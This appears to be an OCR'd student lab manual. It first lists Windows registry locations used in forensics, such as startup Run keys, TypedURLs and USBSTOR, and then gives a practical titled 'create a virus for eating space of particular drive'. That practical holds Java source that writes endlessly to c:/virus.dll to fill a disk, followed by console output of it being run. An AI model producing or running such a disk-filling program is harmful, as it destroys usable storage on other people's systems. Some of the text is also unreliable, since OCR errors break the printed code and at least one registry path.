
Accessing the Registry

Type regedit in Start→Search




Wireless Evidence in the Registry


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles



The RecentDocs Key


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs






TypedURLs Key

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs




IP Addresses

HKEY_LOCAL_MACHINE\System\Services\CurrentControlSet\services\Tcpip\Parameters\Interfaces




Start Up Locations in the Registry

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run




RunOnce Startup

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce




Start Up Services

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services




Start Legacy Applications

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WOW




Start When a Particular User Logs On

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run




USB Storage Devices

HK_Local_Machine\System\ControlSet00x\Enum\USBSTOR



Mounted Devices

HKEY_LOCAL_MACHINE\System\MountedDevices



Practical No:10

Aim: create a virus for eating space of particular drive.

Description:

Virus:


A computer virus is malicious code that replicates by copying itself to another program, computer boot sector or document and changes how a computer works. The virus requires someone to knowingly or unknowingly spread the infection without the knowledge or permission of a user or system administrator. In contrast, a computer worm is stand-alone programming that does not need to copy itself to a host program or require human interaction to spread. Viruses and worms may also be referred to as malware.

Virus.java

Code:

```
importjava.io.FileWriter;
importjava.io.IOException;
public class Virus
{
	public static void main(String args[])
	{
		try
		{
			FileWriterfw=new FileWriter("c:/virus.dll",true);
			while(true)
			{
				fw.write("virus has been activated");
			}
		}
		catch(IOException e)
		{
			e.printStackTrace();
		}
	}
}
```

Output:


Administrator: C:\Windows\system32\cmd.exe - java Virus
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin>d:
D:\>set path="c:\Program Files\Java\jdk1.7.0_60\bin"
D:\>javac Virus.java
D:\>java Virus